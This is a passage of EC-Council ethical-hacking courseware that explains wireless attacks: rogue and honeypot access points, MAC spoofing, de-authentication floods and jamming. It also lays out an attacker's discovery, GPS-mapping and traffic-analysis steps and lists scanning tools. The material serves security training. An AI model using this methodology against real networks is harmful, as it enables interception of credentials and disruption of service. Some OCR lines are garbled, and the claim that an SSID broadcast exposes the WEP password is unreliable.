

APs connect to client NICs by authenticating with the help of SSIDs) Unauthorized (or rogue) APs can allow anyone with an 802.11-equipped device to connect to the corporate network. An unauthorized AP can give an attacker access the network. With the help of wireless sniffing tools, the following can be determined from APs: authorized MAC address, vendor name, and security configurations. An attacker can then create a list of MAC addresses of authorized APs on the target LAN, and crosscheck this list with the list of MAC addresses found by sniffing.

An attacker can then create a rogue AP and place it near the target corporate network. Attackers use the rogue AP placed into an 802.11 network to hijack the connections of legitimate network users. When a user turns on a computer, the rogue AP will offer to connect with the network user's NIC. The attacker lures the user to connect to the rogue AP by sending an SSID. If the user connects to the rogue AP as a legitimate AP, all the traffic the user enters will pass through the rogue AP, thus enabling a form of wireless packet sniffing. The sniffed packets may even contain username and passwords.




Mis-association is a security flaw that can occur when a network client connects with a neighboring AP. Client mis-associations can happen for a number of reasons such as misconfigured clients, insufficient coverage of corporate Wi-Fi, lack of Wi-Fi policy, restrictions on use of internet in the office, ad-hoc connections that administrators do not manage very often, attractive SSIDs, etc. This can happen with or without the knowledge of the wireless client and the rogue AP.

To perform client mis-association, an attacker sets up a rogue AP. The attacker first learns the SSID of the target wireless network. Using a spoofed SSID, the attacker may then send beacons advertising the rogue AP, in order to lure clients to connect. The attacker can use this as a channel to bypass enterprise security policies. Once a client connects to the rogue AP, an attacker can retrieve sensitive information such as user names and passwords by launching MITM, EAP dictionary, or Metasploit attacks to exploit client mis-association.




Most organizations spend significant amounts of time defining and implementing Wi-Fi security policies, but it may be possible for a client of a wireless network to change the security setting on AP unintentionally. This in turn may lead to misconfigurations in APs. A misconfigured AP can expose an otherwise well-secured network to attacks.


It is difficult to detect a misconfigured AP, as it is an authorized, legitimate device on the network. Attackers can easily connect to the secured network through misconfigured APs, and the device continues to function normally as it will not trigger any alerts even if the attacker uses it to compromise security. Many organizations fail to maintain Wi-Fi security policies and do not take proper measures to eliminate this flaw in security configurations.

As the Wi-Fi networks of the organizations expand to more locations and more devices, misconfigured APs become increasingly dangerous. Some of the key elements that play an important role in this kind of attack include:

- **SSID Broadcast:** An attacker configures APs to broadcast SSIDs to authorized users. All AP models come with their own default SSID; and APs with default configurations using default SSIDs are vulnerable to a brute force dictionary attack. Even if the users enable WEP, the unencrypted SSID broadcasts the password in plaintext.
- **Weak Password:** Some network administrators incorrectly use the SSIDs as basic passwords to verify authorized users. SSIDs act as rudimentary passwords and help network administrators to recognize authorized wireless devices in the network.


- **Configuration Error:** Some configuration errors include errors made during installation, configuration policies on an AP, human errors made while troubleshooting WLAN problems, security changes not implemented uniformly across an architecture, etc. SSID broadcasting is a configuration error that assists attackers in stealing an SSID, has after which the AP assumes that the attacker is attempting a legitimate connection.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Unauthorized association is a major threat to a wireless network. It may take two forms: accidental association or malicious association. An attacker performs malicious association with the help of soft APs instead of corporate APs. An attacker creates a soft AP, typically on a laptop, by running some tool that makes the laptop's NIC look like a legitimate AP. The attacker then uses the soft AP to gain access to the target wireless network. Software APs are available on client cards or embedded WLAN radios in some PDAs and laptops that an attacker can launch directly or through a virus program. The attacker infects the victim's machine and activates soft APs, allowing an unauthorized connection to the network. An attacker who gains access to the network using unauthorized association can may steal passwords, launch attacks on the wired network, or plant Trojans.


Another type of unauthorized association is accidental association, which involves connecting to the target network's AP from a neighboring organization's overlapping network without the victim's knowledge.





Wi–Fi clients communicate directly via an ad hoc mode that does not require an AP to relay packets. Networks in ad hoc mode can conveniently share information among clients. To share audio/video content among clients, most Wi-Fi users use ad hoc networks. Sometimes an attacker can force a network to enable ad hoc mode. Some network resources are accessible only in ad hoc mode, but this mode is inherently insecure and does not provide strong authentication and encryption. Thus, an attacker can easily connect to and compromise a client operating in ad hoc mode.

An attacker who penetrates a wireless network can also use an ad-hoc connection to compromise the security of the organization's wired LAN.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





If multiple WLANs co-exist in the same area, a user can connect to any available network. This kind of multiple WLAN is more vulnerable to attacks. Normally, when a wireless client switches on, it probes nearby wireless network for a specific SSID. An attacker takes advantage of this behavior of wireless clients by setting up an unauthorized wireless network using a rogue AP. This AP has high-power (high gain) antennas and uses the same SSID of the target network. Users who regularly connect to multiple WLANs may connect to the rogue AP. These APs mounted by the attacker are called "**honeypot**" APs. They transmit a stronger beacon signal than the legitimate APs. NICs searching for the strongest available signal may connect to the rogue AP. If an authorized user connects to a honeypot AP, it creates a security vulnerability and reveals sensitive user information such as identity, user name, and password to the attacker.




In wireless networks, the APs transmit probe responses (beacons) to advertise their presence and availability. The probe responses contain information about the AP identity (MAC address), and the identity of the network it supports (SSID). The clients in the vicinity connect to the network through these beacons based on the MAC address and the SSID that it contains. Many software tools and APs allow setting user-defined values for the MAC addresses and SSIDs of AP devices. An attacker can spoof the MAC address of the AP by programming a rogue AP to advertise the same identity information as that of the legitimate AP. An attacker connected to the AP as the authorized client can have full access to the network.

This type of attack succeeds when the target wireless network uses MAC filtering to authenticate their clients (users).



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wireless networks are susceptible to DoS attacks. These networks operate in unlicensed bands and data transmission takes the form of radio signals. The designers of the MAC protocol aimed at keeping it simple, but the protocol has its own set of flaws that it vulnerable to DoS attacks. WLANs usually carry mission-critical applications such as VoIP, database access, project data files, and internet access. Disrupting these applications on WLANs by DoS attack is easy. This can cause loss of productivity or network downtime. Examples of MAC DoS attacks are de-authentication flood attacks, virtual jamming, and association flood attacks.

Wireless DoS attacks disrupt network wireless connections by sending broadcast de-authenticate commands. Broadcast de-authentication forces the clients to disconnect from the AP.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Jamming is an attack performed on a wireless environment in order to compromise it. During this type of exploitation, overwhelming volumes of malicious traffic result in DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming. Spectrum jamming attacks usually block all communications completely. An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. These jamming signal attacks are not easily noticeable.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

An attacker can jam a wireless network by using a Wi-Fi jammer. This device uses the same frequency band as that of a trusted network. This causes interference to the legitimate signal and temporarily disrupts the network service.

Source: *http://www.magnumtelecom.com*



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




To hack wireless networks, an attacker follows a hacking methodology. This process provides systematic steps to perform a successful attack on a target wireless network. This section will explain the steps of wireless hacking methodology.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless hacking methodology helps an attacker to reach the goal of hacking a target wireless network. An attacker who does not follow a methodology may fail to hack a wireless network. An attacker usually follows a hacking methodology to be sure of finding every single entry point to break into the target network.

## Wi-Fi Discovery

Finding a Wi-Fi network or device is the first step. An attacker performs Wi-Fi discovery to locate a target wireless network using tools such as inSSIDer, NetSurveyor, NetStumbler, Vistumbler, WirelessMon, etc.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Attacking a wireless network begins with its discovery and footprinting. Footprinting involves locating and analyzing (or understanding) the network. There are two methods to perform footprinting of a wireless network.

To footprint a wireless network, an attacker needs to identify the BSS provided by the AP. An attacker may identify the BSS or Independent BSS (IBSS) with the help of the SSID of the wireless network. Therefore, the attacker needs to find the SSID of the target wireless network. The attacker can use this SSID to establish an association with the AP to compromise its security.

## Footprinting Methods:

An attacker can use these footprinting methods to detect the SSID of a wireless networks:

- **Passive method**

  Using the passive method, an attacker detects the existence of an AP by sniffing the packets from the airwaves. This discloses the wireless devices, AP, and SSID. In the passive footprinting method, the attacker does not attempt to connect with any APs or wireless clients, and does not inject any data packet in the wireless traffic.

- **Active Method**


  In this method, the attacker's wireless device sends a probe request with the SSID to see if an AP responds. If the wireless device does not have the SSID in the beginning, it can send the probe request with an empty SSID. In the case of a probe request with an

empty SSID, most APs respond to it with their own SSID in a probe response packet. Consequently, the empty SSIDs are useful in learning the SSIDs of APs. Here the attacker knows the correct BSS with which to associate, and can configure the AP to ignore a probe request with an empty SSID.

An attacker can scan for Wi-Fi networks with the help of wireless network scanning tools such as NetSurveyor, Retina Wi-Fi scanner, etc. The SSID is present in beacons, probe requests and responses, as well as association and re-association requests. An attacker can gain obtain the SSID of a network by passive scanning. An attacker who fails to obtain SSID by passive scanning can detect it by active scanning. Then the attacker can connect to the wireless network and launch attacks. Wireless network scanning allows sniffing by tuning to various radio channels of the devices.


FIGURE 14.1: Attackers scanning for Wi-Fi Networks


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**






**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Wi-Fi discovery tools include:

## inSSIDer

Source *http://www.inssider.com*

InSSIDer is open source, multi-platform Wi-Fi scanner software. It provides the user with information about proper channeling of the wireless network, while offering the ability to check co-channel effects and overlapping networks. The application uses a native Wi-Fi API and the user's NIC, and sorts the results by MAC address, SSID, channel, RSSI, MAC, vendor, data rate, signal strength and "**Time Last Screen**."

**Features:**

- Inspect WLAN and surrounding networks to troubleshoot competing APs
- Track the strength of the received signal in dBm over time
- Filter APs
- Highlight APs for areas with high Wi-Fi concentration
- Export Wi-Fi and GPS data to a KML file to view in Google Earth
- Shows which Wi-Fi network channels overlap
- Compatible with GPS devices



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## NetSurveyor


Source: *http://nutsaboutnets.com*

NetSurveyor is an 802.11 (Wi-Fi) network discovery tool that gathers information about nearby wireless APs in real time and displays it in useful ways. It displays the data using a variety of different diagnostic views and charts. It records and plays back the data

**Features:**

- Provides six graphical, diagnostic views
- Generates reports in Adobe PDF format that include the list of APs and their properties along with images
- Supports most all wireless adapters installed with an NDIS 5.x driver or later


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Other Wi-Fi discovery tools include:

## Vistumbler Features:


Source: *http://www.vistumbler.net*

- Find Wireless APs
- GPS support
- Export/import APs from Vistumbler TXT/VS1/VSZ or Netstumbler TXT/Text NS1
- Export AP GPS locations to a Google earth kml file or GPX (GPS eXchange format)
- Live Google Earth Tracking: auto KML automatically shows APs in Google Earth
- Speaks Signal Strength using sound files, Windows sound API, or MIDI

## NetStumbler Uses:

Source: *http://www.netstumbler.com*

- Wardriving
- Verifying network configurations
- Finding locations with poor coverage in one's WLAN
- Detecting causes of wireless interference
- Detecting unauthorized (rogue APs
- Aiming directional antennas for long-haul WLAN links




In addition those discussed, there are many tools that attackers can use to discover target Wi-Fi networks. These Wi-Fi discovery tools help an attacker in discovering networks (BSS/IBSS), detecting ESSID broadcasting or non-broadcasting networks, their WEP capabilities, and hardware manufacturers. These tools enable a Wi-Fi card to find secured and unsecured wireless connections. A few such Wi-Fi discovery tools include:

## WirelessMon

Source: *http://www.passmark.com*

WirelessMon is a software tool that allows users to monitor the status of wireless Wi-Fi adapter(s) and gather information about nearby wireless APs and hot spots in real time. It can log the information it collects, while also providing comprehensive graphing of signal level and real time IP and 802.11 Wi-Fi statistics.

## Kismet

Source: *https://www.kismetwireless.net*

Kismet is an 802.11 layer2 wireless network detector, sniffer, and intrusion detection system. Kismet will work with any wireless NIC that supports raw monitoring (rfmon) mode, and (with appropriate hardware) can sniff 802.11b, 802.11a, 802.11g, and 802.11n traffic. Kismet also supports plugins, which allow sniffing other media such as DECT.

## WiFi Hopper

Source: *http://wifihopper.com*

WiFi Hopper is a WLAN utility that performs Network Discovery and Site Survey. It includes a collection of network details, filters, RSSI graphing, as well as built-in GPS support for identification and advanced characterization of neighboring wireless devices. WiFi Hopper can connect to unsecured, WEP, WPA-PSK and WPA2-PSK networks directly from within the application.

## Wavestumbler

Sources: *www.cqure.net*

Wavestumbler is console-based 802.11 network mapper for Linux. It reports AP details like channel, WEP, ESSID, MAC, etc. It has support for Hermes-based cards including Compaq and Lucent/Agere.

## iStumbler

Source: *http://www.istumbler.net*

IStumbler is a wireless discovery tool that provides plugins for finding AirPort networks, Bluetooth devices, Bonjour services and location information with Mac-based devices. iStumbler provides information about nearby Wi-Fi networks, Bluetooth devices, Bonjour services, and current location.

## WiFinder

Source: *http://www.pgmsoft.com*

WiFinder is wireless network discovery tool for android-based devices that allows the user to connect with all types of Wi-Fi networks, including Open, WEP, WPA and WPA2.

## Wellenreiter

Source: *http://wellenreiter.sourceforge.net*

Wellenreiter is a wireless network discovery and auditing tool that supports Prism2, Lucent, and Cisco-based cards. It is a Linux scanning tool capable that discovers BSS/IBSS networks and detects ESSID broadcasting or non-broadcasting networks and their WEP capabilities, as well as hardware manufacturers. Wellenreiter is available in two flavors including the perl/gtk based Version and the Wellenreiter II C++ based flavor.

## AirCheck Wi-Fi Tester

Source: *http://www.flukenetworks.com*

AirCheck Wi-Fi Tester is a Wi-Fi troubleshooting software tool designed to troubleshoot most common issues with Wi-Fi networks. The tool provides enterprise, Carrier Wi-Fi hotspot, and residential Wi-Fi deployments with the ability to validate and troubleshoot issues.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**

## AirRadar 2

Source: *http://www.koingosw.com*

AirRadar 2 is a wireless network discovery and maintenance tool specifically built for the Apple Mac OS. The tool enables personalized scanning of open wireless networks and allows user to tag or filter them out.

## Xirrus Wi-Fi Inspector

Source: *http://www.xirrus.com*

Xirrus Wi-Fi Inspector is a utility for monitoring Wi-Fi networks and managing the Wi-Fi operation of a laptop. Operating on Windows 7, Vista, or XP, the Wi-Fi Inspector provides information about available Wi-Fi networks, management of a laptop's Wi-Fi connection, and tools to troubleshoot Wi-Fi connectivity issues.


**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile-based Wi-Fi discovery tools include:

## WiFiFoFum - WiFi Scanner

Source: *http://www.wififofum.net*

WiFiFoFum is a mobile Wi-Fi scanner that scans for Wi-Fi networks. This provides information about each network it detects and gives detailed information about the networks SSID, MAC, RSSI (signal strength), channel, AP mode, security mode, and available transmission rates. It can scan surrounding networks, discover Internet access, gives comprehensive AP's configuration information, and this can also map APs.

## Network Signal Info

Source: *http://www.kaibits-software.com*

Network Signal Info provides detailed information about a wireless network, including both Wi-Fi and cellular connections.

## WiFi Manager

Source: *http://kmansoft.com*

WiFi Manager is software that provides a full explanation of the Wi-Fi connection state. It provides information about when the user switched on/off connection process, signal level, and the current network's SSID. The application allows user to find, connect, and manage Wi-Fi networks as well as improve connection quality with a graphical channel radar.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## OpenSignal Maps

Source: *http://opensignal.com*

This website provides visualization and study-based data together with the exact signal of the service providers in a particular area with cellular coverage maps.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## GPS Mapping

The second step in wireless hacking methodology is GPS mapping. An attacker who discovers a target wireless network can then proceed towards wireless hacking by drawing a map of the network. In this step, the attacker may use various automated tools to map the target wireless network.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




The **Global Positioning System (GPS)** is a space-based satellite navigation system that provides location, time, and existence of physical entities on earth. Using a GPS utility, anyone can find a specific location and its geographical area on the earth. An attacker uses this GPS utility to locate and map the target wireless network in a particular geographical area.

A GPS receiver calculates position, time, and velocity by processing specifically coded satellite signals. Attackers know that free Wi-Fi is available everywhere and there may be the possibility of an unsecured network. Attackers usually create maps of discovered Wi-Fi networks and create a database with statistics collected by Wi-Fi discovery tools such as Netsurveyor, NetStumblers, etc. GPS is useful in tracking the location of the discovered Wi-Fi networks and the coordinates uploaded to sites like WiGLE. Attackers can share or sell this information.

# GPS Mapping Tool: WiGLE


- WiGLE consolidates location and information of wireless networks world-wide to a central database, and provides user-friendly Java, Windows, and web applications that can map, query and update the database via the web
- You can add a wireless network to WiGLE from a stumble file or by hand and add remarks to an existing network

http://wigle.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Skyhook's Wi-Fi Positioning System (WPS) determines location based on Skyhook's massive worldwide database of known Wi-Fi APs. It uses a combination of GPS tracking and a Wi-Fi positioning system to determine the location of a wireless network indoor and in urban areas. It even discovers the position of the mobile device at a distance of between 10 to 20 meters with the help of the MAC address of the nearby wireless APs and proprietary algorithms.

**Features:**

- Makes location precise and reliable where it counts, even in hard-to-reach urban and indoor environments
- Uses multiple location sources to verify device location
- Builds a living network of geolocated IP addresses by matching precise GPS and Wi-Fi data with the IP address from billions of location requests
- Provides precise positioning data even when an Internet connection is unavailable
- Toggles clusters of nearby geofences on and off for each device based on its location
- Uses location requests from mobile devices to capture anonymized consumer foot traffic
- Adds context to location data

---

Source: *http://www.skyhookwireless.com*

## Wi-Fi Hotspot Finder: Wi-Fi Finder

JiWire is a Wi-Fi hotspot location directory with more than 890,058 free and paid Wi-Fi hotspots in 145 countries

http://v4.jiwire.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


## Wi-Fi Hotspot Finder: WeFi

http://www.wefi.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.




**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




## Wireless Traffic Analysis

The third step in the methodology is to analyze the traffic of the wireless network discovered. An attacker performs wireless traffic analysis before committing actual attacks on the wireless network. This wireless traffic analysis helps the attacker to determine the vulnerabilities in the target network. The attacker uses various tools and techniques to analyze the traffic of target wireless network.



**Ethical Hacking and Countermeasures** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Wireless Traffic Analysis

## Identify Vulnerabilities

- Wireless traffic analysis enables attackers to **identify vulnerabilities** and susceptible victims in a target wireless network
- This helps in **determining the appropriate strategy** for a successful attack
- Wi-Fi protocols are unique at Layer 2, and traffic over the air is not serialized which makes easy to **sniff and analyze wireless packets**

## Wi-Fi Reconnaissance

Attackers analyze a wireless network to determine:

- Broadcasted **SSID**
- Presence of **multiple access points**
- Possibility of **recovering** SSIDs
- **Authentication method** used
- **WLAN** encryption algorithms

## Tools

